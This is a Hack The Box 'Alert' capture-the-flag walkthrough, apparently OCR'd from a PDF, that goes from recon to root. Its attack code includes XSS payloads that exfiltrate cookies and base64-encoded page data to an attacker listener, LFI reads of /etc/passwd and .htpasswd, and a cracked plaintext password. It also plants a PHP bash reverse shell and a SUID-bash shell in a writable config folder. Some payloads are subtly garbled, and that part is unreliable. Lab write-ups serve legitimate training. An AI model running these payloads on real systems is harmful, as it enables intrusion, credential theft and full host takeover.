
HTB Alert (Linux)

```
nmap -p- 10.129.166.43 --min-rate 5000
```

```
→  ~ nmap -p- 10.129.166.43 --min-rate 5000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-05 07:39 EDT
Nmap scan report for 10.129.166.43
Host is up (0.025s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
12227/tcp filtered unknown
```


```
nmap -p 22,80,12227 -sC -sV 10.129.166.43 -oN nmap_alert
```

```
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp    open     http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://alert.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
12227/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



- ubuntu linux
- apache 2.4.41
- website at alert.htb

alert.htb website



website screenshot

ffuf scan in the bg

subdomain scan

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://alert.htb -H "Host: FUZZ.alert.htb" -fw 20
```

- `-fw 20`: filter those have word-count:20


```
statistics
```

add 'statistics' to /etc/hosts file


```
#HTB
10.129.166.43    alert.htb  statistics.alert.htb
```

directory scan

```
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -u http://alert.htb/FUZZ
```



go to statistics.alert.htb




fount nothing

go to alert.htb

- upload xss.md

we get XSS!




xss when uploaded xss.md to alert.htb

in alert.htb contact page

put this

```
<script>fetch'(http://10.10.14.70/?cookie='+document.cookie);</script>
```




check response in python server

```
python -m http.server 80
```

response in our server, meaning the fetching worked from CONTACT page!

try again with neo.md



source code for neo.md

```
<script>
fetch('http://alert.htb')
.then(response=>response.txt())
.then(data => {
fetch("http://10.10.14.70/?data="+btoa(data));;
})
</script>
```

- btoa:base64-to-something?

run the python server again

```
python -m http.server 80
```

got data from fetch

base64 decode the data

pipe the data then base 64 decode it

fetch from messages.php


neo.md

```
<script>
fetch('http://alert.htb/messages.php')
.then(response=>response.txt())
.then(data => {
fetch("http://10.10.14.70/?data="+btoa(data));;
})
</script>
```

response from python server

```
➜  alert nano neo.md
➜  alert python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.70 - - [05/Apr/2025 10:16:03] "GET /?data=Cg== HTTP/1.1" 200 -
10.10.14.70 - - [05/Apr/2025 10:16:13] "GET /?data=Cg== HTTP/1.1" 200 -
```

put the vulnerable md file link into the contact page's message




```
<script src="http://alert.htb/visualizer.php?
link_share=67f15a9a8q63.5378987.md"></script>
```

get new response

```
➜  alert python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.70 - - [05/Apr/2025 10:16:03] "GET /?data=Cg== HTTP/1.1" 200 -
10.10.14.70 - - [05/Apr/2025 10:16:13] "GET /?data=Cg== HTTP/1.1" 200 -
10.129.166.43 - - [05/Apr/2025 10:18:00] "GET /?data=PGgxPk1lc3NhZ2VzPC9oMT48dWw+PGxpPjxhIGhyZWY9J
MzQudHh0Jz4yMDI0LTAzLTEwXzE1LTQ4LTM0LnR4dDwvYT48L2xpPjwvdWw+Cg== HTTP/1.1" 200 -
```

get base64 encoded response

base64 decode the message

```
➜  alert echo "PGgxPk1lc3NhZ2VzPC9oMT48dWw+PGxpPjxhIGhyZWY9J21lc3NhZ2VzLnBocD9maWxlPTIwMjQtMDMtMTE
R4dDwvYT48L2xpPjwvdWw+Cg==" | base64 -d
<h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.t
➜  alert
```

we get new url

- add this to our fetch script

fetch again with new url file link

neo.md

```
<script>
fetch('http://alert.htb/messages.php?file=2024-03-10_15-48-34.txt')
.then(response=>response.txt())
.then(data => {
fetch("http://10.10.14.70/?data="+btoa(data));;
})
</script>
```

after uploading this neo.md we get link to it

xss using the new file link

```
<script src="http://alert.htb/visualizer.php?
link_share=67f15a9a8q63.5378987.md"></script>
```

we get data back, base64 encoded!

look for LFI, etc/passwd

neo.md

```
<script>
fetch('http://alert.htb/messages.php?file=../../../../etc/passwd')
.then(response=>response.txt())
.then(data => {
fetch("http://10.10.14.70/?data="+btoa(data));;
})
</script>
```


get file link

put it in

```
<script src=""></script>
```

we get response

base64 decode it



result for etc/passwd


now we **know LFI is working**

.htpasswd, get albert's credentials

neo1.md

```
<script>
fetch('http://alert.htb/messages.php?
file=../../../../var/www/statistics.alert.htb/.htpasswd')
.then(response=>response.txt())
.then(data => {
fetch("http://10.10.14.70/?data="+btoa(data));;
})
</script>
```

got albert's credential



albert creds

hashcat the creds

we get back

`albert:machesterunited`

Privilege Escalation

go the statistics.alert.htb with albert's creds & SSH

```
ssh albert@alert.htb
```

test for sudo -l

```
sudo -l
```

```
Sorry, user albert may not run sudo on alert
```

ps aux

```
ps aux
```

we see what is run by roots

`/usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor`

```
ps -ef | grep 8080
```


```
netstat -tuln
```

```
albert@alert:~$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
```

wesbites running localy

test if we can reach local website

```
curl http://127.0.0.1:8080
```

```
we get huge html back
```

cd to /opt/website-monitor

check for writable files

```
find . -writable
```

```
albert@alert:/opt/website-monitor$ find . -writable
./config
./config/configuration.php
./monitors
```

writable is ./config ./monitors folders

go to .config folder

create **shell php** script inside

listen using netcat on 9001

```
nc -lvnp 9001
```

shell.php to get root using netcat listener

```
<?php
system("bash -c 'bash -i >& /dev/tcp/10.10.14.8/9001 0>&1'");
?>
```

or
shell2.php to escalate your privilege directly

```php
<?php exec("chmod +s /bin/bash"); ?>
```

run the shell.php

1. curl localhost:8080/config/shell.php
2. curl http://127.0.0.1:8080/config/shell.php

We get ROOT from NetCat Listener!